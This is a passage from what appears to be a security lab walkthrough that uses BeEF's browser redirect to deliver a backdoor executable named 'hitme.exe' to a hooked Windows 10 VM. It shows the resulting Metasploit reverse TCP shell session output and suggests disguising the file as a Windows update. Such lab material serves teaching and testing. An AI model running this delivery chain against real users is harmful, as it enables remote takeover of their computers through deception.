
        - Note: the default web root for the Apache server on Kali is "/var/www/html".

- Copy the generated backdoor file "hitme.exe" in the default Apache web root directory "/var/www/html".
    - Example command: "cp /root/hitme.exe /var/www/html".

- Return to the BeEF console.
    - Select the IP address of the Windows 10 VM by clicking the 192.168.4.235 IP in the list of "Online Browsers".
    - Select "Commands" --> "Module Tree" --> "Browser" --> "Hooked Domain" --> "Redirect Browser".



        - Check the options of this particular module and configure the "redirect URL" to point to your "hitme.exe" file on the Kali webserver ("http://192.168.4.60/hitme.exe").



        - Select "execute" to run the module.

- On "HEXID_WIN10":
    - Observe the result of the redirect instruction.
        - A pop-up should appear with the question if you would like to run or download "hitme.exe".
            - As it is coming from a trusted domain, we say, let's run it.
                - You could also use alternative names like "update_plugin_Windows.exe" and exploit more SE options.

- On "HEXID_KALI_20171":
  - Observe the result on the Metasploit multihandler listener. A new sessions should appear on the console, offering a MS DOS prompt.
    - Verify by running the commands "whoami" and "ipconfig".

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.4.60:3333
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.4.235
[*] Command shell session 1 opened (192.168.4.60:3333 -> 192.168.4.235:50952) at
 2017-08-05 09:28:51 +0200

Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```